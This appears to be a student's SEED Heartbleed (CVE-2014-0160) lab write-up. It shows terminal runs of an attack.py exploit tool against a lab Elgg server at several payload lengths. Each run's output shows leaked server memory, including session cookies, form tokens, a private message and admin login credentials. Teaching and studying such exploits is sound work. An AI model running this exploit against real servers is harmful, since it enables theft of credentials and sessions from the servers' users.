__elgg_token=a83f535ec0eef193480a1117a094e7ee&__elgg_ts=1637142476&recipient_guid=40&subject=test&body=sec
ret+message...../..FS...Ev..d

[11/17/2021 01:48] seed@NIKHIL_PES1UG20CS821:~$ python /home/seed/attack.py www.heartbleedlabelgg.com --le
ngth 40

defibrillator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

..(AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC.....(.....e.EZ.

[11/17/2021 01:50] seed@NIKHIL_PES1UG20CS821:~$
```


Now we set the length to 5 that is minimum and we can see that .F is displayed

```
attacker [Running] - Oracle VM VirtualBox
Terminal
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
..(AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC.....(....e.EZ.
[11/17/2021 01:50] seed@NIKHIL_PES1UG20CS821:~$ python /home/seed/attack.py www.heartbleedlabelgg.com --length 5
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####
.F
[11/17/2021 01:51] seed@NIKHIL_PES1UG20CS821:~$
```

Now we set the length to 1000 and run again

```
attacker [Running] - Oracle VM VirtualBox
Terminal
#####
...AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
...3.2.....E.D...../...A.....I.....
.....
.....#......xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=g6qlsumnp3li5fn0nldtqne571
Connection: keep-alive
"...={.`.bZ...J.^r.....V...G..(o...3t...
[11/17/2021 01:52] seed@NIKHIL_PES1UG20CS821:~$ python /home/seed/attack.py www.heartbleedlabelgg.com --length 1000
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
...3.2.....E.D...../...A.....I.....
.....
.....#d0...\..D...'..
[11/17/2021 01:52] seed@NIKHIL_PES1UG20CS821:~$
```

Now we run the same command by setting the length to maximum as 4000

```
attacker [Running] - Oracle VM VirtualBox
Terminal
.....3.2.....E.D...../...A.....I.....
.....#d0...\..D...'.
[11/17/2021 01:52] seed@NIKHIL_PES1UG20CS821:~$ python /home/seed/attack.py www.heartbleedlabelgg.com --length 4000
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....S.....
.....3.2.....E.D...../...A.....I.....
.....#.....ept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/login
Cookie: Elgg=g6qlsumnp3li5fn0nldtqne571
Connection: keep-alive
Full-Screen Snip
%S#.....;...>*~.....w-form-urlencoded
Content-Length: 99
__elgg_token=fccad4af1c51ccdd7e3c9db948ea3830&__elgg_ts=1637142337&username=admin&password=seedelggcS.eF.B
.0.|...p..0=...4..[.
[11/17/2021 01:54] seed@NIKHIL_PES1UG20CS821:~$
```